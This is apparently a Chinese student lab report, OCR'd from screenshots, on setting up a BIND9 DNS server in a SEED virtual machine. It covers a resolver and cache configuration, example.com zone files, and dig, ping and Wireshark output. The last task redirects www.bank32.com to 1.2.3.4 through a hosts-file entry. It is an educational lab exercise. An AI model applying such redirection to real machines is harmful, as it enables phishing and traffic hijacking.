

Task1： 、

在头文件中加入：



```
# Dynamic resolv.conf(5) file for glibc resolver(3) gen
erated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WIL
L BE OVERWRITTEN
nameserver 10.0.2.15
~
~
~
```


使用 dig 命令查询后可以看到从服务器传回了响应：




```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> 10.0.2.15
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 48
78
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.0.2.15.                     IN      A

;; AUTHORITY SECTION:
.                       10800   IN      SOA     a.root-
servers.net. nstld.verisign-grs.com. 2020091602 1800 90
0 604800 86400

;; Query time: 131 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Thu Sep 17 04:41:32 EDT 2020
;; MSG SIZE  rcvd: 113
```

Task2：

Step1：




```
 dump-file "/var/cache/bind/dump.db";
```




```
[09/17/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/17/20]seed@VM:~$ sudo rndc flush
```

Step2：




```
  // dnssec-validation auto;
  dnssec-enable no;
```

Step3：




```
[09/17/20]seed@VM:~$ sudo service bind9 restar
t
```

Step4：



```
[09/17/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (182.61.200.7) 56(84) bytes of da
ta.
64 bytes from 182.61.200.7: icmp_seq=1 ttl=48 time=43.5
 ms
64 bytes from 182.61.200.7: icmp_seq=2 ttl=48 time=46.9
 ms
64 bytes from 182.61.200.7: icmp_seq=3 ttl=48 time=41.4
 ms
^Z
[1]+  Stopped                 ping www.baidu.com
[09/17/20]seed@VM:~$
```

Ping 之后过了一段时间才收到目的地址的响应，中间应该是在向 DNS 服务器查询该 url 的地址。同时在 wireshark 上看到了客户端的 DNS 请求如下：


SEED3 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
*enp0s3
5:09 AM
dns
Expression…
Right Ctrl

```
Time                               Source          Destination     Protocol
 1 2020-09-17 05:03:47.0357495…  10.0.2.5        10.0.2.15       DNS
 2 2020-09-17 05:03:47.0364180…  10.0.2.15       10.0.2.5        ICMP
 3 2020-09-17 05:03:47.0380069…  10.0.2.5        121.248.60.9    DNS
 4 2020-09-17 05:03:47.0382242…  10.0.2.5        58.192.112.11   DNS
 9 2020-09-17 05:03:47.0531639…  58.192.112.11   10.0.2.5        DNS
12 2020-09-17 05:03:47.0975423…  10.0.2.5        10.0.2.15       DNS
13 2020-09-17 05:03:47.0981805…  10.0.2.15       10.0.2.5        ICMP
14 2020-09-17 05:03:47.0984674…  10.0.2.5        58.192.112.11   DNS
15 2020-09-17 05:03:52.1042960…  10.0.2.5        10.0.2.15       DNS
16 2020-09-17 05:03:52.1054394…  10.0.2.15       10.0.2.5        ICMP
17 2020-09-17 05:03:52.1060602…  10.0.2.5        58.192.112.11   DNS
```

```
▸ Frame 1: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface
▸ Ethernet II, Src: PcsCompu_d2:80:3d (08:00:27:d2:80:3d), Dst: PcsCompu_8e:5a:51
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.15
▸ User Datagram Protocol, Src Port: 38346, Dst Port: 53
```


```
0000  08 00 27 8e 5a 51 08 00  27 d2 80 3d 08 00 45 00   ..'.ZQ.. '..=..E.
0010  00 3b f8 70 40 00 40 11  2a 2e 0a 00 02 05 0a 00   .;.p@.@. *.......
0020  02 0f 95 ca 00 35 00 27  18 4c 40 81 01 00 00 01   .....5.' .L@.....
0030  00 00 00 00 00 00 03 77  77 77 05 62 61 69 64 75   .......w ww.baidu
0040  03 63 6f 6d 00 00 01 00  01                        .com.... .
```

wireshark_…320_H9U4bt   Packets: 27 · Displayed: 11 (40.7%) · Dropped: 0 (0.0%)   Profile: Defau

当此次得到 www.baidu.com 的 IP 地址之后，服务器就会在其 cache 中保存此地址，以后再有机器查询时，就可以之解给出地址。


Task3：

Step1：




```
zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

Step2：



```
$TTL 3D ; default expiration time of all resource records without
        : their own TTL
@ IN SOA ns.example.com. admin.example.com. (
        1 ; Serial
        8H ; Refresh
        2H ; Retry
        4W ; Expire
        1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
                                   1,1           Top
```


Step3:



SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
5:34 AM
Right Ctrl

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.

~
~
~
~
~
~
<nd/192.168.0.db" 12L, 182C
```


Step4 由于此实验第一遍没有成功，重装了 DNS server 后才完成，因此 DNS 服务器的 IP 改变了，可以看到查找出了 www.example.com 的地址为 192.168.0.101，正好是在 DNS 服务器设置的地址，说明在查找时，DNS 服务器本身拥有该 url 的默认地址便直接传给了 user：



```
[09/17/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 294
56
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:
1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168
.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.exam
ple.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168
.0.10

;; Query time: 1 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Thu Sep 17 11:49:32 EDT 2020
```


Task4：

攻击之前进行 ping 该域名：




```
[09/17/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=1 ttl=48 time=93.5 ms
```

进行攻击，将该域名对应的 IP 更改：



```
1.2.3.4          www.bank32.com
```


再次 ping 该域名，发现 IP 地址已经被更改：



```
[09/17/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

